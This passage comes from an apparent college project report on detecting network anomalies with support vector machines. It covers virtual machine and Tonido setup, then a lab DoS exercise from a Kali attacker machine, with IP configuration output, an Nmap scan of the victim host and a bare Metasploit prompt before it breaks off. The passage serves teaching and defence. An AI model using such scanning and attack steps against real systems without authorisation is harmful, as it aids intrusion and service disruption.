

**Figure 2-12: Setting Up Storage (Contd.)**

Here the new virtual machine settings can be customized as shown above.



**Figure 2-13: Setting Up Storage (Contd.)**

In this step, the host device must be changed to ISO and will be used for the virtual machine installation.

**Figure 2-14: Setting Up Storage (Contd.)**

The storage details are configured as shown below.

**Figure 2-15: Customizing the Storage Settings**

## Network Traffic Anomaly Detection Using Support Vector Machine



Figure 2-16: Customizing the Storage Settings (Contd.)

The Tonido is installed as shown below.







Figure 2-17: Virtual Machine Setup

The virtual machine must be started from the ESXi virtual machines.



**Figure 2-18: Virtual Machine Setup (Contd.)**

The common installation of an operating system will begin.

**Figure 2-19: Setting up the Windows Server**



**Figure 2-20: Finishing Up the Installation**

### Setting Tonido cloud services



**Figure 2-21: Finishing Up Tonido Cloud Services**



**Figure 2-22: Finishing Up Tonido Cloud Services (Contd..)**

## Tonido cloud services

**Figure 2-23: Setting Up Tonido Cloud Services (Contd)**

Tonido will be open with a web-console and now we can see the configuration and choose which files must be shared or not.

**Figure 2-24: Setting Up Tonido Cloud Services (Contd)**

Tonido general information. Tonido can be installed on smartphones in order to use its services and interact with the server.

## Configuring ESXi network

## Network Traffic Anomaly Detection Using Support Vector Machine



Figure 2-25: Configuring ESXi Network

## Local host performance



Figure 2-28: Setting up WAN

# Setting Up the Attacker Machine

Attacker machine used for this exercise is Kali Linux VM Ware.

## Tools Used

Tools used for the attack:

- Kali Linux (threat actor)
- Windows Server (victim)
- Nmap
- Hping3
- Wireshark
- Metasploit framework
- Windows activity monitor tool

## Attack Selected



The attack we choose for this project was the Denial Of Service (DoS).

# Chapter 3: Planning and Executing The DoS Attack

## Scanning the Victim's Machine

### Exploring IP

Find the IP Address of both of the workstations using the ipconfig and ifconfig commands

```
Administrator: Windows PowerShell
PS C:\Users\Administrator> ipconfig
Windows IP Configuration

Ethernet adapter Npcap Loopback Adapter:
  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . : fe80::7036:f4b2:e08c:ae72%22
  Autoconfiguration IPv4 Address. . . . : 169.254.174.114
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . :

Ethernet adapter Ethernet0:
  Connection-specific DNS Suffix . : centennialcollege.ca
  Link-local IPv6 Address . . . . : fe80::a507:5584:1812:e379%12
  IP Address . . . . . : 10.20.215.44
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.20.215.1

Tunnel adapter isatap.centennialcollege.ca:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . : centennialcollege.ca

Tunnel adapter isatap.{53368852-F53A-4E17-A843-6EF031B62412}:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . :
```

Figure 3-1: Executing ipconfig command on Windows

```
root@kalibackup:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.20.215.143  netmask 255.255.255.0  broadcast 10.20.215.255
              inet6 fe80::20c:29ff:fe40:79ae  prefixlen 64  scopeid 0x20<link>
                ether 00:0c:29:40:79:ae  txqueuelen 1000  (Ethernet)
                  RX packets 233617  bytes 332395141 (316.9 MiB)
                  RX errors 0  dropped 0  overruns 0  frame 0
                  TX packets 72497  bytes 5023810 (4.7 MiB)
                  TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
              inet6 ::1  prefixlen 128  scopeid 0x10<host>
                loop  txqueuelen 1000  (Local Loopback)
                  RX packets 18  bytes 1038 (1.0 KiB)
                  RX errors 0  dropped 0  overruns 0  frame 0
                  TX packets 18  bytes 1038 (1.0 KiB)
                  TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
root@kalibackup:~#
```

Figure 3-2: Executing ipconfig command on Linux

## Scanning Using Nmap Tool

Scanning using Nmap tool the victim's machine to find open ports

```
#nmap 10.20.215.44
```

## Exploiting Using Metasploit

The attacker is preparing to exploit using the tool Metasploit.

```
#msf
```

